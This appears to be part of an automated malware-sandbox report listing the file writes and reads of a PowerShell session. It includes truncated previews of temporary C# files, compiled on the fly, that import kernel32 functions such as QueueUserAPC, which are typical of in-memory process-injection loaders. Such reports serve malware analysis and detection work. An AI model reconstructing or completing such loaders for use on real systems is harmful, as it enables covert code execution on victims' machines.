C:\Users\user\Documents\20220124\PowerShell_transcript.216554.38uu7uYg.20220124111043.txt	3	840	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 31 32 34 31 31 31 30 34 33 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 32 31 36 35 35 34 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********Windows PowerShell transcript startStart time: 20220124111043Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 216554 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	11	7FFD610CB526	WriteFile
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.0.cs	0	404	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6d 64 6d 76 65 78 70 64 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 75 71 6d 64 76 74 61 62 64 2c 49 6e 74 50 74 72 20 6b 64 63 6c 71 78 77 66 75 67 2c 49 6e 74 50 74 72 20 76 74 6e 74 73 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61	using System;using System.Runtime.InteropServices;namespace W32{ public class mdmvexpd { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr uqmdvtabd,IntPtr kdclqxwfug,IntPtr vtnts);[DllImport("kernel32")]public sta	success or wait	1	7FFD610CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.cmdline	0	375	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 68 64 64 6a 74 35 6b 68	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\hddjt5kh	success or wait	1	7FFD610CB526	WriteFile
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.out	0	460	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFD610CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.0.cs	0	408	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 73 62 6a 71 68 68 77 74 71 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 63 66 75 61 6f 6e 62 65 68 2c	using System;using System.Runtime.InteropServices;namespace W32{ public class sbjqhhwtq { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint cfuaonbeh,	success or wait	1	7FFD610CB526	WriteFile
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.cmdline	0	375	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 33 32 79 73 75 78 65 67	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\32ysuxeg	success or wait	1	7FFD610CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 fd 50 fd 65 9f fd 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHEPeSC:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShelIGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-scr<wbr>ipt	success or wait	1	7FFD610CB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	Stop-ProcessRestart-ServiceRestore-ComputerConvert-PathStart-TransactionGet-TimeZoneCopy-ItemRemove-EventLogSet-ContentNew-ServiceGet-HotFixTest-ConnectionGet	success or wait	1	7FFD610CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 fd 77 fd 65 9f fd 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOptionInvoke-PesterResolveTestscriptsSet-scr<wbr>iptBlockScopeweaC:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1Set-PackageSourceUnregister-Packag	success or wait	1	7FFD610CB526	WriteFile
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.out	0	460	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFD610CB526	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD69C3B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD69C3B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD69C3B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFD69C3B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD69C42625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD69C42625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD69C42625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFD69D112E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.A utomation.ni.dll.aux	unknown	2764	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD69C3B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD69C3B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD69C3B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD69C3B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Managemen t.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.d ll.aux	unknown	764	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectorySer vices.ni.dll.aux	unknown	752	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machi ne.config	unknown	4095	success or wait	1	7FFD69C3B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machi ne.config	unknown	8171	end of file	1	7FFD69C3B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFD69D112E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Sta rtupProfileData-NonInteractive	unknown	64	success or wait	1	7FFD69C262DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Sta rtupProfileData-NonInteractive	unknown	23196	success or wait	1	7FFD69C263B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShel l.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions. ni.dll.aux	unknown	924	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuratio n.ni.dll.aux	unknown	864	success or wait	1	7FFD69D112E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Op eration.Validation.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Op eration.Validation.psd1	unknown	492	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Op eration.Validation.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psm1	unknown	4096	success or wait	7	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psm1	unknown	682	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psm1	unknown	4096	end of file	1	7FFD610CB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	133	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	129	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFD610CB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
